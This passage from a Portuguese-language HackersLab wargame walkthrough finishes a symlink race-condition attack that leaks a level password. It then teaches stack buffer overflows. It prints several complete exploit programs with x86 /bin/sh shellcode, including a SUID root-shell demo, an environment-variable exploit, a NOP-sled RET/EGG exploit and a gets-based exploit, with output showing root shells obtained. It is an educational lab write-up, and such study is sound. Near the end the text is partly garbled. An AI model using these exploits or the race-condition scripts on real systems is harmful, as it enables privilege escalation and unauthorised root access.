    ln -sf /var/tmp2/race1 /var/tmp2/ps2.tmp
done

```

Uma pequena dica sobre o VI: Quando acabar de digitar, pressione a tecla *Esc*; para salvar (depois que tiver pressionado *Esc*), digite **:w** (dois pontos + w); e para sair, **:q** (dois pontos + q), como no exemplo a seguir:



Vamos dar uma analisada. Os dois scripts farão um loop. O primeiro (*race1*), executa normalmente o arquivo **ps2**, mas fica repetindo, dando-nos um tempo maior para conseguir alterar o arquivo temporário. Já o segundo script (*race2*), roda novamente o programa **ps2**, mas como background (usando **&**), dando-nos, assim, um tempo maior ainda de ganhar a corrida.

Em loop, o *race2* tenta remover o arquivo temporário e substituí-lo por um link para o arquivo *race1*. Linha a linha para não complicar:

```
/usr/bin/ps2 & (roda novamente o programa);
```

```
rm -rf /var/tmp2/ps2.tmp (apaga o arquivo temporário);
```

`ln -sf /var/tmp2/race1 /var/tmp2/ps2.tmp` (substitui o arquivo temporário por um link para o primeiro script, assim o programa vai tentar gravar a string no nosso script ao invés do arquivo temporário).

Criados os dois scripts, teremos que dar a eles permissão de execução. É só digitar os comandos: **chmod +x race1** e **chmod +x race2**, como é mostrado a seguir:

```


Telnet drill.hackerslab.org
level8drill1 tmp215 ls -la
total 40
drwxr-x-I 2 root level8 4096 Apr 6 13:48 .
drwxr-x-x 16 root root 4096 Aug 27 2002 ..
-rw----- 1 level8 level8 12288 Apr 6 07:20 .race1.sus
-rw----- 1 level8 level8 12288 Apr 6 06:38 .script1.tmp
drwxrwxr-x 1 level8 level8 15 Apr 6 13:38 ps2.tmp -> /var/tmp2/rac
e1
-rw-rw-r 1 level8 level8 41 Apr 6 13:48 race1
-rwxr-x-x 1 level8 level8 125 Apr 6 08:59 race2
level8drill1 tmp215 chmod +x race1
level8drill1 tmp215 chmod +x race2
level8drill1 tmp215 ls -la
total 40
drwxr-x-I 2 root level8 4096 Apr 6 13:48 .
drwxr-x-x 16 root root 4096 Aug 27 2002 ..
-rw----- 1 level8 level8 12288 Apr 6 07:20 .race1.sus
-rw----- 1 level8 level8 12288 Apr 6 06:38 .script1.tmp
drwxrwxr-x 1 level8 level8 15 Apr 6 13:38 ps2.tmp -> /var/tmp2/rac
e1
-rwxr-x-x 1 level8 level8 41 Apr 6 13:48 race1
-rwxr-x-x 1 level8 level8 125 Apr 6 08:59 race2
level8drill1 tmp215 ./race1

```

As permissões antes do chmod e depois. Agora, podemos executar.

Agora, teremos que fazer algo inédito no *HackersLab*: Conectamo-nos a ele duas vezes. Ou seja, você terá que abrir duas janelas de telnet e se logar como *level8* duas vezes ao mesmo tempo. Em uma das janelas, você irá rodar o *race1*, digitando **./race1**, e na outra, o *race2*, digitando **./race2**.

Você vai receber um pouco de “lixo” na tela ao executar os dois, algo como “arquivo existente”. Mas após a execução do *race2*, se o *race1* já estiver sendo executado, seu “lixo” virará isso:



"Parabéns!!! Seu ataque de corrida foi um sucesso... a senha do level9 é !secu!"



Obs: Neste nível, não foi preciso se preocupar com o arquivo **/bin/pass**, pois o próprio **ps2** continha a senha.

Problema

What happens when you forget to perform ‘bound checking’?

HINT: /etc/bof

Tradução: O que acontece quando você esquece de fazer “checagem de limites”?

DICA: /etc/bof

 **Login:** level9

 **Senha:** !secu!

Estudo: Buffers Overflow

Neste estudo, veremos o princípio de uma “inundação de memória de *buffer*” (ou *buffer overflow*). Basicamente, existem dois tipos de *buffer overflow*: *stack overflow*, que se refere à pilha; e *heap overflow*, que se refere à memória *heap*. Veremos, agora, uma explicação teórica geral sobre os **bof** (**buffer overflow**), mais especificamente sobre o *stack*. O *heap* deixaremos para o nível 11 (onde ele é necessário).


Em 2 de novembro de 1988, uma nova forma de perigo apareceu com o Morris Worm, também conhecido como Internet Worm. Este famoso evento causou enormes prejuízos à internet, utilizando dois programas de Unix comuns, *sendmail* e *fingerd*. Isso foi possível explorando (explorando) um *buffer overflow* em *fingerd*. Este é, provavelmente, um dos ataques mais devastadores baseado em *overflow*. Falaremos mais dele no nível 11. Esse tipo de vulnerabilidade foi encontrado em larga escala e em daemons comumente usados como *bind*, *wu-ftpd*, ou várias implementações de *telnetd*, e também em aplicações como Oracle e MS Outlook Express.

A variedade de programas vulneráveis e os possíveis caminhos para explorá-los deixa claro que o *buffer overflow* é uma grande ameaça. Geralmente, eles permitem que um atacante consiga um **shell** na máquina remota ou obtenha direitos de superusuário.

A maioria dos exploits baseados em *buffers overflow* tenta forçar a execução de código malicioso, na maioria das vezes para conseguir um **shell** como root. O princípio é bem simples: instruções maliciosas são gravadas em um *buffer*, o qual é "inundado" (*overflowed*) para permitir um uso não-esperado do processo, alterando várias seções de memória.

Processamento da Memória

Quando um programa é executado, seus vários elementos (instruções, variáveis...) são mapeados para a memória de uma maneira estruturada.



Organização do processo de memória

As zonas mais altas contêm o ambiente de processamento, assim como seus argumentos: **env strings** (strings de ambiente), **arg strings** (strings de argumentos), **env pointers** (ponteiros de ambiente), etc.

A próxima parte da memória contém duas seções: a *stack* (a pilha) e a *heap*, que são alocadas em tempo de execução.

A pilha é usada para armazenar argumentos de funções, variáveis locais ou alguma informação que permita obter o estado da pilha antes de uma chamada de função... Essa pilha é baseada em um sistema de acesso **LIFO** (Last In - Último a entrar, First Out - Primeiro a sair) e cresce através dos últimos endereços de memória.

Variáveis dinamicamente alocadas são encontradas no *heap*; tipicamente, um ponteiro se refere a um endereço *heap*, se ele é retornado por uma chamada à função *malloc*.

As seções *.bss* e *.data* são dedicadas a variáveis globais e são alocadas em tempo de compilação. A seção *.data* contém dados estáticos inicializados, enquanto dados não inicializados podem ser encontrados na *.bss*.

A última seção de memória, *.text*, contém instruções (por exemplo: o código do programa) e pode incluir dados somente-leitura.

Pequenos exemplos podem ser realmente bons para um melhor entendimento. Vamos ver onde cada tipo de variável é salva:



heap

```
int main(){
char * tata = malloc(3);
...
}
```

tata aponta para um endereço que está no **heap**.



.bss

```
char global;
int main (){
...
}

int main(){
static int bss_var;
...
}
```

global e *bss_var* estarão em **.bss**



.data

```
char global = 'a';
int main(){
...
}

int main(){
static char data_var = 'a';
...
}
```

global e *data_var* estarão em **.data**.

Chamadas de Função

Nós vamos, agora, considerar como as chamadas a funções são representadas na memória (na pilha, para ser mais exato, já que esse é o objetivo deste estudo) e tentar entender os mecanismos envolvidos.

Em um sistema Unix, uma chamada de função pode ser quebrada em três passos:

1. **Prólogo:** Um ponteiro de frame é salvo. Um frame pode ser visto como uma unidade lógica da pilha e contém todos os elementos relacionados a uma função. A quantidade de memória necessária para a função é reservada.
2. **Chamada:** Os parâmetros da função são gravados na pilha e o ponteiro de instrução é salvo para saber quais instruções devem ser consideradas quando a função retornar.
3. **Retorno (ou epílogo):** O antigo estado da pilha é restaurado.

Uma simples ilustração nos ajuda a ver como tudo isso funciona e nos fornecerá um melhor entendimento das técnicas mais comuns utilizadas em *buffers overflow*.

Vamos considerar esse código:

```
int teste(int a, int b, int c){
    int i=4;
    return (a+i);
}

int main(int argc, char **argv){
    teste(0, 1, 2);
    return 0;
}
```

Agora, nós disassemblamos (vimos o código *assembler*) o binário GDB para tentar obter mais detalhes sobre esses três. Dois registradores são mencionados aqui: ponteiros EBP para o frame atual (ponteiro de frame) e ESP para o topo da pilha.

Primeiro, a função *main*:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483e4 <main>: push    %ebp
0x80483e5 <main+1>:  mov     %esp,%ebp
0x80483e7 <main+3>:  sub     $0x8,%esp
```

A seguir, veja o prólogo da função *main*. Para mais detalhes sobre o prólogo de uma função, veja antes o caso do *teste()*, dado como exemplo.

```
0x80483ea <main+6>:  add     $0xfffffffffc,%esp
```

A chamada da função *teste()* é feita por essas quatro instruções: seus parâmetros são pilhados (em ordem reversa) e a função é invocada.

```
0x80483ed <main+9>:  push    $0x2
0x80483ef <main+11>:  push    $0x1
0x80483f1 <main+13>:  push    $0x0
0x80483f3 <main+15>:  call    0x80483c0 <teste>
```

Seguindo o código em *assembler*...

```
0x80483f8 <main+20>:  add     $0x10,%esp
```

Essa instrução representa o retorno da função *teste()* para a função *main()*: o ponteiro da pilha aponta para um endereço de retorno, então, ele deve ser

incrementado para apontar antes dos parâmetros da função (a pilha cresce pelos endereços de memória baixa!). Então, nós retornamos ao ambiente inicial, como ele era antes de ser chamado *teste()*:

```
0x80483fb <main+23>: xor    %eax,%eax
0x80483fd <main+25>: jmp    0x8048400 <main+28>
0x80483ff <main+27>: nop

0x8048400 <main+28>: leave
0x8048401 <main+29>: ret
End of assembler dump.
```

As últimas duas instruções são o passo de retorno a *main()*.

Agora vamos dar uma olhada na nossa função *teste()*:

```
(gdb) disassemble teste
Dump of assembler code for function teste:
0x80483c0 <teste>: push    %ebp
0x80483c1 <teste+1>: mov     %esp,%ebp
0x80483c3 <teste+3>: sub     $0x18,%esp
```

Esse é o prólogo da nossa função: **%ebp** inicialmente aponta para um ambiente; ele é pilhado (para salvar o atual ambiente), e a segunda instrução faz **%ebp** apontar para o topo da pilha, que agora contém o endereço inicial do ambiente. A terceira função reserva memória suficiente para as variáveis locais.

```
0x80483c6 <teste+6>: movl    $0x4,0xffffffffc(%ebp)
0x80483cd <teste+13>: mov     0x8(%ebp),%eax
0x80483d0 <teste+16>: mov     0xffffffffc(%ebp),%ecx
0x80483d3 <teste+19>: lea     (%ecx,%eax,1),%edx
0x80483d6 <teste+22>: mov     %edx,%eax
0x80483d8 <teste+24>: jmp     0x80483e0 <teste+32>
0x80483da <teste+26>: lea     0x0(%esi),%esi
```

Essas são as funções de instrução...

```
0x80483e0 <teste+32>: leave
0x80483e1 <teste+33>: ret
End of assembler dump.
(gdb)
```

O passo de retorno (pelo menos sua fase interna) é feito com essas duas instruções. A primeira faz os ponteiros **%ebp** e **%esp** recuperarem o valor que tinham antes do prólogo (mas não antes da chamada da função, já que os ponteiros da pilha ainda apontam para um endereço que é menor do que a zona de memória onde nós encontramos os parâmetros de *teste()*, e nós acabamos de ver que ele recupera seu valor inicial na função *main()*). A segunda instrução lida com o registrador de instrução, o qual é visitado uma vez antes da chamada de função, para saber quais instruções devem ser executadas.

Esse pequeno exemplo mostra a organização da pilha quando as funções são chamadas. Se a seção de memória não é corretamente manipulada, ela pode prover oportunidades ao atacante de causar um distúrbio na organização da pilha e executar código arbitrário.

Isto é possível pois, quando uma função retorna, o próximo endereço de instrução é copiado da pilha para o ponteiro EIP (ele foi pilhado implicitamente pela instrução *call*). Como esse endereço é gravado na pilha, é possível corrompê-la para acessar essa zona e escrever um novo valor lá, e é possível especificar um novo endereço de instrução, que contém código malvado.


Nós vamos, agora, lidar com *buffers*, que são comumente usados para ataques na pilha (*stack*).

Buffers: o quão Vulneráveis Podem ser

Na linguagem C, os *buffers* (ou strings), são representados por um ponteiro para o endereço do seu primeiro byte, e nós consideramos que alcançamos o fim do *buffer* quando vemos um byte NULL. Isso significa que não existe uma forma de especificar precisamente a quantidade de memória reservada para um *buffer*. Tudo depende do número de caracteres.

Primeiro, o problema do tamanho faz com que o ato de se restringir à memória alocada a um *buffer*, para prevenir o *overflow*, seja bem difícil. Por isso é que alguns problemas podem ser observados. O uso da função *strcpy* sem cuidado, por exemplo, permite que o usuário copie um *buffer* em outro menor!

Aqui está uma ilustração da organização da memória: o primeiro exemplo é o armazenamento do *buffer wxy*, o segundo é o armazenamento de dois *buffers* consecutivos, *wxy* e *abcde*.



Note que, no caso da direita, nós temos dois bytes não utilizados - *words* (seções de quatro bytes) são usadas para armazenar dados. Ainda, um *buffer* de seis bytes requer duas *words*, ou oito bytes, na memória.

A vulnerabilidade do *buffer* é mostrada nesse programa:

```
#include <stdio.h>

int main(int argc, char **argv){
    char jayce[4]="Oum";
    char herc[8]="Gillian";
```



```


strcpy(herc, "BrookFlora");
printf("%s\n", jayce);

return 0;
}

```

Dois *buffers* são armazenados na pilha, como mostra a próxima figura. Quando dez caracteres são copiados em um *buffer* que deveria ter apenas oito bytes, o primeiro *buffer* é modificado.

Essa cópia causa um *buffer overflow*. Observe a organização da memória antes e depois da chamada a *strcpy*:



Consequências do overflow

Isso é o que vemos quando rodamos nosso programa:

```

mflavio@uhol:~$ gcc jayce.c
mflavio@uhol:~$ ./a.out
ra
mflavio@uhol:~$

```

Esse é o tipo de vulnerabilidade utilizada nos exploits de *buffer overflow*.

Stacks Overflow

Vimos até agora uma breve introdução à organização da memória, como esta é configurada em um processo e o que isso envolve. Falamos também dos *buffers overflow* e o perigo que eles representam.

Esta é uma razão para focilizarmos o *stack overflow*, ou seja, ataque que utiliza *buffer overflow* para corromper a pilha. Primeiro, nós veremos quais métodos são comumente usados para executar um código arbitrário (nós iremos chamar esse código de **shellcode**, já que ele nos proverá um **shellroot**, na maioria das vezes). Então, vamos ilustrar essa teoria com alguns exemplos.

Princípio

Quando falamos sobre chamadas de função, nós disassemblamos o binário, e observamos o comportamento do registrador EIP, no qual o endereço para a

próxima instrução é salvo. Nós vimos que a instrução *call* pilha esse endereço, e que a função *ret* despilha (retira da pilha).


Isso significa, que quando um programa é rodado, o próximo endereço de instrução é armazenado na pilha e, conseqüentemente, se nós sucedermos em modificar esse valor na pilha, nós podemos forçar EIP a ir para o valor que quisermos. Então, quando a função retorna, o programa pode executar o código no endereço que nós especificamos, sobregravando essa parte da pilha.

De qualquer maneira, não é uma tarefa fácil encontrar precisamente onde a informação está gravada (o endereço de retorno, por exemplo).

É muito mais fácil sobregravar uma enorme (larga) seção de memória, configurando cada valor de *word* (bloco de quatro bytes) com o endereço de instrução escolhido, aumentando, assim, nossas chances de encontrar o byte certo.

Encontrar o endereço do **shellcode** (nosso código de **shell**) na memória também não é fácil. Nós queremos encontrar a distância entre o ponteiro da pilha e o *buffer*, mas nós apenas sabemos, aproximadamente, onde o *buffer* inicia na memória do programa vulnerável. Entretanto, nós colocamos o **shellcode** no meio do *buffer* e no início um *opcode* NOP. NOP é um código de um byte que não faz absolutamente nada. Então, o ponteiro da pilha irá armazenar o início aproximado no *buffer* e pular para ele executar NOPs até encontrar o **shellcode** (nos facilitando a vida).

Nosso exemplo anterior provou a possibilidade de acessar seções da memória alta (ou superior) quando escrevemos em uma variável de *buffer*. Vamos lembrar como a chamada de função funciona na próxima figura:



Chamada de função

Quando nós comparamos isso com nosso primeiro exemplo (*jayce.c*), entendemos o perigo: se uma função nos permite escrever em um *buffer* sem nenhum controle do número de bytes que copiamos, se torna possível esmagar o endereço de ambiente, e mais interessante... o próximo endereço de instrução.

Esse é o modo em que poderemos executar algum código maldoso se estiver inteligentemente bem colocado na memória, por exemplo, o *buffer* "inundado" (*overflowed*) pode ser muito largo para conter nosso **shellcode**, mas não largo o suficiente para impedir um *segmentation fault* (erro de segmentação). Veremos como é fácil descobrir esse erro no passo-a-passo.

Quando a função retornar, o endereço corrompido será copiado sobre EIP e irá apontar para o *buffer* alvo (que realizamos o *overflow*); então, assim que a função terminar, as instruções contidas no *buffer* serão executadas.

Exemplo Básico

Esse é modo mais fácil de mostrar um *buffer overflow* em ação. A variável **shellcode** é copiada para o *buffer* que queremos inundar, e é de fato um conjunto de códigos x86 (já devidamente tratados no *assembly*). Para continuar insistindo nos perigos de tal programa (mostrando que os *buffers overflow* não são o fim, e sim uma maneira de se alcançar um objetivo), nós daremos ao programa um bit SUID e direitos de root.

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

int main(int argc, char **argv){
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;
    for (i = 0; i < (int) strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    strcpy(buffer, large_string);
    return 0;
}
```

Vamos compilar e executar:

```
mflavio@uhol:~$ gcc bof.c

mflavio@uhol:~$ su
Password:

root@uhol:~# chown root.root a.out

root@uhol:~# chmod u+s a.out

mflavio@uhol:~$ whoami
```

```
mflavio

mflavio@uhol:~$ ./a.out

sh-2.05$ whoami

root
```

Primeiro, compilamos o programa, damos um **su** para entrarmos como root. Fornecemos ao programa direitos de root (o que é um perigo, como será mostrado a seguir). Depois, novamente como usuário comum, rodamos o software e conseguimos acesso root.

Dois perigos estão enfatizados aqui: a questão do *stack overflow*, que tratamos até agora, e os binários SUID (com permissões de root), que são executados com direitos de root! A combinação desses dois elementos nos dá um **shellroot**.

Ataque Via Variáveis de Ambiente

Ao invés de usar uma variável para passar o **shellcode** para um *buffer* alvo, nós usaremos uma variável de ambiente. O princípio é usar um código *exe.c*, que irá criar uma variável de ambiente e, então, chamar um programa vulnerável (*teste.c*) contendo um *buffer* que será inundado quando nós copiarmos a variável de ambiente sobre ele.

Aqui está o código vulnerável:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv){
    char buffer[96];

    printf("- %p -\n", &buffer);
    strcpy(buffer, getenv("PILHA"));

    return 0;
}
```

Nós mostramos o endereço do *buffer* para fazer o exploit mais fácil aqui, mas isso não é necessário, já que o GDB, ou mesmo a força-bruta, pode nos ajudar neste caso.

Quando a variável de ambiente **PILHA** é retornada por **getenv**, será copiada em um *buffer*, o qual será inundado e, então, nós conseguiremos um **shell**.

Aqui está o código de ataque (*exe.c*):

```
#include <stdlib.h>
#include <unistd.h>

extern char **environ;
```

```



int main(int argc, char **argv){
    char large_string[128];
    long *long_ptr = (long *) large_string;
    int i;
    char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) strtoul(argv[2], NULL, 16);
    for (i = 0; i < (int) strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    setenv("PILHA", large_string, 1);
    execle(argv[1], argv[1], NULL, environ);

    return 0;
}

```

Esse programa requer dois argumentos:

-  O caminho (PATH) do programa a ser explorado;
-  O endereço do *buffer* para esmagar nesse programa.

O procedimento normalmente é o seguinte: a string ofensiva (**large_string**) é preenchida com o endereço do *buffer* alvo primeiro e, então, o **shellcode** é copiado para o início. A menos que tenhamos muita sorte, teremos que tentar uma primeira vez para descobrir o endereço que usaremos para atacar com sucesso.

Finalmente, *execle* é chamado. É uma das funções *exec* que permite especificar um ambiente. Então, o programa chamado terá a variável de ambiente correta sendo corrompida.

Vamos ver como ele funciona (mais uma vez *teste* tem o bit SUID e seu dono é root):

```

mflavio@uhol:~/$ whoami

mflavio

mflavio@uhol:~/$ ./exe ./teste 0xbffff9ac
- 0xbffff91c -
Segmentation fault

mflavio@uhol:~/$ ./exe ./teste 0xbffff91c
- 0xbffff91c -

sh-2.05# whoami

root

sh-2.05#

```

A primeira tentativa mostra uma falha de segmentação, que significa que o endereço que fornecemos não “cabe”, como deveríamos esperar. Então, nós tentamos de novo, preenchendo o segundo argumento com o endereço que obtivemos na primeira tentativa. Pronto, o exploit foi um sucesso.

Podemos fazer diferente... Em vez de utilizar dois programas, utilizamos apenas um, mas com duas variáveis de ambiente: RET e EGG.

```
#include <stdlib.h>

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
#define NOP 0x90

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, eggsize=DEFAULT_EGG_SIZE;

    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);
    if (argc > 3) eggsize = atoi(argv[3]);

    if (!(buff = malloc(bsize))) {
        printf("Nao consigo alocar memoria.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsize))) {
        printf("Nao consigo alocar memoria.\n");
        exit(0);
    }

    addr = get_esp() - offset;
    printf("Usando endereco: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    ptr = egg;
    for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
        *(ptr++) = NOP;

    for (i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[bsize - 1] = '\0';
    egg[eggsize - 1] = '\0';

    memcpy(egg, "EGG=", 4);
    putenv(egg);
    memcpy(buff, "RET=", 4);
    putenv(buff);
    system("/bin/bash");
}
```

Veremos o uso desse exploit na seção “Passo-a-passo”, quando tentarmos obter a senha para o próximo nível.

Ataque Usando Gets

Desta vez, nós vamos dar um exemplo em que o **shellcode** é copiado em um *buffer* vulnerável via *gets*. Esta é outra função da biblioteca *libc* que não deveria ser usada (prefira *fgets*).

Apesar de procedermos de forma diferente, o princípio continua sendo o mesmo: vamos tentar inundar um *buffer* para escrever no local do endereço de retorno e, então, esperarmos que o comando provido no **shellcode** seja executado. Mais uma vez nós precisamos saber o endereço do *buffer* alvo para termos sucesso. Passamos o **shellcode** para o programa “vítima”, o mostramos do nosso programa de “ataque” e usamos um pipe para redirecioná-lo. (Obs: pipes, PATH, etc... Viram como o desafio do *HackersLab* é interessante? Todos os conceitos abordados aqui - bom, quase todos - foram vistos em níveis inferiores).

Se nós tentarmos executar um **shell**, ele termina imediatamente em sua configuração, então, nós iremos rodar *ls* desta vez. Aqui está o código vulnerável (*teste.c*):

```
#include <stdio.h>

int main(int argc, char **argv){
    char buffer[96];
    printf("- %p -\n", &buffer);
    gets(buffer);
    printf("%s", buffer);
    return 0;
}
```

O código explorando a vulnerabilidade (*exe.c*):

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char **argv){
    char large_string[128];
    long *long_ptr = (long *) large_string;
    int i;
    char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/ls";

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) strtoul(argv[1], NULL, 16);

    for (i = 0; i < (int) strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    printf("%s", large_string);

    return 0;
}
```

Tudo que precisamos fazer agora é uma primeira tentativa para descobrir o “bom” endereço de *buffere*, então, seremos capazes de fazer o programa rodar *ls*:

```
mflavio@uhol:~/ $ ./exe 0xbffff9bc | ./teste
- 0xbffff9bc -

exe  exe.c  teste  teste.c

mflavio@uhol:~/ $
```


Essa nova possibilidade de rodar código ilustra a variedade de métodos para esmagar a pilha.

Conclusão

Você viu nesse estudo várias maneiras de se corromper a pilha, o chamado *stack overflow*. Os métodos foram diferentes, mas o objetivo é o mesmo: escrever sobre o endereço de retorno e fazê-lo apontar para o **shellcode** desejado. A única coisa que muda com o método, é a maneira de passar o **shellcode** para o programa (via *gets*, variáveis, variáveis de ambiente, etc.). Veremos mais sobre o *overflow* no nível 11, onde trataremos do *heap overflow*.

Passo-a-passo

Vamos nos conectar ao *HackersLab* como *level9*. Este passo-a-passo vai ser um pouquinho mais complicado, mas creio que dá para acompanhar direitinho. Na imagem abaixo, novamente procuramos um arquivo que possua UID de *level10* e GID de *level9*.



```
Telnet drill.hackerslab.org

New admin : frog@hackerslab.com

Welcome to F.H.Z of Hackerslab !
< level10/guest are first visiting account. >
login: level9
Password:
Last login: Wed Apr  9 13:33:15 from 200.202.251.122
[level9@drill level9]$ find / -user level10 -group level9 2>/dev/null
/etc/bof
[level9@drill level9]$ cd /etc
[level9@drill /etc]$ ls -la bof
-rwx-x--- 1 level10 level9 13577 Jul 10 2001 bof
[level9@drill /etc]$ ./bof
usage: ./bof your_nick_name
[level9@drill /etc]$ ./bof marcos_flavio
hello marcos flavio
[level9@drill /etc]$
```

Encontramos o arquivo */etc/bof* (que nome sugestivo... **bof** = *buffer overflow*). Listamos suas permissões e vimos uma coisa interessante. Além de

digitei o comando **set** (isso não é necessário) e mostrou todo o lixo acima (Obs.: Antes de digitar **set** eu já havia rodado o exploit, apenas não coloquei na imagem). Agora, vamos tentar inundar o *buffer*.

[illegible]

Primeiro, digitei **`./exploit 60`**, para tentar inundar o *buffer* nesse endereço (`0xbffff438`). Rodei **`/etc/bof $RET $EGG`** (só para lembrar: estamos passando esses programas como *argv*, ou argumentos, como se fossem o nome que o programa alvo pediu.). Na variável **`$RET`**, está o endereço que estamos tentando descobrir, e na **`$EGG`**, o **shellcode**. Não aconteceu nada. Tentamos o mesmo processo, mas agora com **80** em vez de **60**. Nada. Tentamos novamente com **156**, e... funcionou! Veja o *bash\$* na figura anterior. Conseguimos acertar o endereço correto. Claro, foi na sorte. Se quiser facilitar esse processo, crie um script que faça um loop e tente vários endereços (no nível 11, eu mostro um). Vamos executar **`/bin/pass`**, então.

